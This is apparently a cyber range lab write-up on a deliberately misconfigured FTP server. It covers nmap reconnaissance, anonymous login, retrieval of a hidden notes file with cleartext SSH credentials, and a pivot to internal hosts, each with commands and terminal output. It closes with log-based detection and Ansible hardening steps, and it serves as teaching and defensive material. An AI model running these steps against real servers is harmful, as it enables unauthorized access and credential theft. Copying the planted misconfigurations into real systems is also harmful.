1. Vulnerability Overview

a. Vulnerability Name: Anonymous FTP Access & Cleartext authentication

b. CVE: N/A (Service Misconfiguration)

c. Severity: High

d. Impact: This misconfiguration of the FTP server allows unauthenticated users to read and write from the server's filesystem. Because the FTP is a cleartext protocol, any credentials used for local account logins can be intercepted over a packet trace which can lead to full system compromise and lateral movement in the infrastructure

e. Attack Vector: An attacker discovers the service from nmap or port scanning and gains entry through the anonymous account. This takes sensitive data or config files to facilitate an SSH pivot.


2. Exploitation Steps

a. Reconnaissance

i. The first step is to identify the open FTP port and determine if it allows unauthenticated access. You then use nmap with one of its default scripts to verify the configuration as shown below.

1. "nmap -sV –script ftp-anon 100.65.4.128"

a. The -sV flag tries to probe open ports to determine the service and the version info of that service. The FTP-anon specifically checks if the anonymous user is allowed to log in. The screenshot of the expected result is below.

b. 

```
cyberrange@temp-main:~/cdt-ansible-ftp-misconfig-assign1$ nmap -sV -script ftp-anon 100.65.4.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-05 17:27 EST
Nmap scan report for 100.65.4.128
Host is up (0.0044s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 104      105          4096 Feb 05 22:22 public [NSE: writeable]
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
Service Info: Host: Welcome; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.38 seconds
cyberrange@temp-main:~/cdt-ansible-ftp-misconfig-assign1$
```

b. Exploitation – Initial Access

   i. Now that the service is confirmed, the attacker connects to the gateway and you will find a leaked file that's hidden containing the credentials left in the open. The dev notes file has cleartext credentials for dev_user

      1. "ftp 100.65.4.128"

         a. Name: anonymous


      2. "passive"

      3. "cd public"


      4. "get .dev_notes.txt"

      5. "exit"

   ii. The IP for db and app VM's will be found in there along with the credentials to dev_user with examples of the file and commands shown below.

      1. 

```
.dev_notes.txt
# Testing credentials for pivot targets (100.65.6.14 and 100.65.3.234):
# User: dev_user
# Pass: password123
```

      2. 

```
cyberrange@temp-main:~/cdt-ansible-ftp-misconfig-assign1$ ftp 100.65.4.128
Connected to 100.65.4.128.
220 Welcome to the Corporate Testing FTP Server. Unauthorized access is prohibited.
Name (100.65.4.128:cyberrange): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> cat .dev_notes.txt
?Invalid command.
ftp> get .dev_notes.txt
local: .dev_notes.txt remote: .dev_notes.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for .dev_notes.txt (109 bytes).
100% |************************************************************************************|   109
226 Transfer complete.
109 bytes received in 00:00 (115.32 KiB/s)
ftp> 
```

c. Post-Exploitation (Lateral Movement)

   i. The attacker uses the credentials to pivot from the gateway into the internal network tier with ssh

      1. "ssh dev_user@100.65.6.14"


         a. Result: The attacker gains full interactive shell access to the application server and to the database server. Since the dev_user was added to the sudo group the attacker can now achieve full administrative control.

3. Defensive Considerations

a. Detection

i. The Blue Team can identify this attack through some of these indicators listed below

1. Log Analysis: The “/var/log/vsftpd.log” on the gateway will show successful anon logins followed by the retrieval of the dev_notes.txt file.

a. 

```
cyberrange@temp-4:~$ sudo tail -f /var/log/vsftpd.log
Thu Feb  5 16:45:24 2026 [pid 21337] CONNECT: Client "100.65.6.241"
Thu Feb  5 16:45:35 2026 [pid 21340] CONNECT: Client "100.65.6.241"
Thu Feb  5 16:45:35 2026 [pid 21344] CONNECT: Client "100.65.6.241"
Thu Feb  5 16:45:35 2026 [pid 21343] [ftp] OK LOGIN: Client "100.65.6.241", anon password "<no_password>"
Thu Feb  5 16:52:13 2026 [pid 21348] CONNECT: Client "100.65.6.241"
Thu Feb  5 16:52:31 2026 [pid 21347] [ftp] OK LOGIN: Client "100.65.6.241", anon password "<no_password>"
Thu Feb  5 16:53:10 2026 [pid 21352] CONNECT: Client "100.65.6.241"
Thu Feb  5 16:53:15 2026 [pid 21351] [cyberrange] FAIL LOGIN: Client "100.65.6.241"
Thu Feb  5 16:56:26 2026 [pid 21396] CONNECT: Client "100.65.6.241"
Thu Feb  5 16:56:30 2026 [pid 21395] [cyberrange] FAIL LOGIN: Client "100.65.6.241"
Thu Feb  5 16:56:51 2026 [pid 21398] CONNECT: Client "100.65.6.241"
Thu Feb  5 16:56:55 2026 [pid 21397] [ftp] OK LOGIN: Client "100.65.6.241", anon password "<no_password>"
Thu Feb  5 16:57:13 2026 [pid 21402] CONNECT: Client "100.65.6.241"
Thu Feb  5 16:57:15 2026 [pid 21401] [ftp] OK LOGIN: Client "100.65.6.241", anon password "<no_password>"
^C
```

2. Network Behavior: SSH traffic originating from the gateway VM to internal Ips indicate lateral movement

3. File Integrity: Monitoring tools could be used to trigger an alert when the unauthorized document file is created in a public directory

b. Mitigation

i. To prevent this attack you can go through some hardening steps listed below to be automated in ansible

1. Disable Anonymous Access: Set ftp_anonymous_enable: NO in all.yml to close initial port of entry with no credentials

2. Remove Leaked files to make sure .dev_notes.txt is removed from all systems

3. Remove dev_user from sudo group in tasks/main.yml to prevent privilege after a pivot.